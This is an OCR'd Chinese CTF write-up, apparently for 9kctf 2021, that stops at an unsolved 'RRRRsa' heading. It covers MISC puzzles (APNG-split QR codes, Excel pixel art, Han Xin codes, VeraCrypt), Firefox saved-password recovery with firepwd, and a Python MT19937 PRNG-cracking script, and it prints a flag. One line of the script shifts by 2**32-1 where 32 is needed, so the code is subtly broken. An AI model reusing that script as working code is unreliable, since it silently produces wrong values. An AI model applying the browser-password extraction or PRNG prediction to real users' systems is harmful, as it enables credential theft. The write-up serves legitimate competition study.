
魔法少女联合摸鱼WriteUP


MISC


签到

在第5流拿到数据




送进cyberchef






你知道apng吗


直接百度搜索apng分帧工具，一共四个二维码，扫完拼起来。






FireFox Forensics

firepwd一把梭https://github.com/lclevy/firepwd



excel 骚操作


经典考点，excel打开，随便点点，发现有数字1，直接全部替换黑块




修改间距是汉信码，手机app直接扫就完事奥

0.03

开局一个rar，直接360打开




全部打开（另一台电脑做的，直接拍照好了.jpg）




迷惑内容，但是看样子可以对应起来，右边数字正好可以被三位等分，直接等分


然后按照前列中行后位数和前行中列后位数两种方式排列进行测试



获得两种结果



逐一使用veracrypt进行解密，后者可以成功解密，获得flag密文



问卷调查

问卷调查，填写问卷获得flag

银杏岛の奇妙冒险

直接，打个jeimod进去，然后直接，开挂满级装备（博客到时候放通关视频）

逐一屠杀然后拼接flag即可，懒得放图了

w3lc0me_t0_9kctf_2021_Check_1n


Crypto

Random

经典MT19937伪随机数破解

```
with open("random.txt") as f:
    data = f.read().split("\n")[:-1]
values = []
for i in range(0,len(data),3):
    values.append(int(data[i]))
    values.append(int(data[i+1])&(2**32-1))
    values.append(int(data[i+1])>>(2**32-1))
    values.append(int(data[i+2])&(2**32-1))
    values.append((int(data[i+2])&(2**64-1))>>32)
    values.append(int(data[i+2])>>64)

with open("output","w") as f:
    f.write(str(values))
from MT19937_Crack import crack
crack("output",'a',1)


```


MT19937_Crack是我自己整合的脚本，基本破解脚本github也有。



然后md5完事

RRRRsa

